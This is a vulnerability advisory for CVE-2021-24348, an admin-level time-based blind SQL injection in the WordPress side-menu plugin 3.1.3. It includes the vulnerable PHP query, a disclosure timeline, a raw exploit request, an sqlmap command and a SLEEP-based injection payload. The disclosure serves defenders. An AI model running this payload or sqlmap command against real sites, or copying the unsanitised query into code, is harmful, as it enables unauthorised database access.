Wp Plugin Side Menu

Plugin Details

Plugin Name: wp-plugin : side-menu
Effected Version : 3.1.3 (and most probably lower version's if any)
Vulnerability : Injection
Minimum Level of Access Required : Administrator
CVE Number : CVE-2021-24348
Identified by : Shreya Pohekar
WPScan Reference URL

Disclosure Timeline

- May 14, 2021: Issue Identified and Disclosed to WPScan
- May 24, 2021 : Plugin Updated
- May 25, 2021 : CVE Assigned
- May 27, 2021 : Public Disclosure

Technical Details

The menu delete functionality, available to Administrator user takes in GET parameter `did` and inserts it into the sql statement without proper sanitisation, validation or escaping, therefore leading to time-based blind SQL Injection.

Vulnerable File: `admin/partials/main.php`


Vulnerable Code: main.php#L13

```
12:             $delid = $_GET["did"];
13:             $wpdb->query("delete from " . $data . " where id=" . $delid);
```

Fixed Code

https://plugins.trac.wordpress.org/changeset/2536351/side-menu

PoC Screenshot



Exploit

```
GET /wp-admin/admin.php?page=side-menu&info=del&did=1 HTTP/1.1
Host: 172.28.128.50
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.93 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-ex
Referer: http://172.28.128.50/wp-admin/admin.php?page=side-menu&info=saved
Accept-Language: en-US,en;q=0.9
Cookie: wordpress_232395f24f6cff47569f2739c21385d6=admin%7C1619865839%7CL5fqg1FO8rkkhtDGRwC1BvcmDA3wIow4wDpBTHfsLl8%7Cc79ef02a
Connection: close
```

SQlmap command

```
sqlmap -r side-menu.req --dbms mysql --current-user --current-db -b -p did --batch
```

SQLMap Output

```
sqlmap identified the following injection point(s) with a total of 62 HTTP(s) requests:
---
Parameter: did (GET)
    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: page=side-menu&info=del&did=1 AND (SELECT 1506 FROM (SELECT(SLEEP(5)))rXyz)
```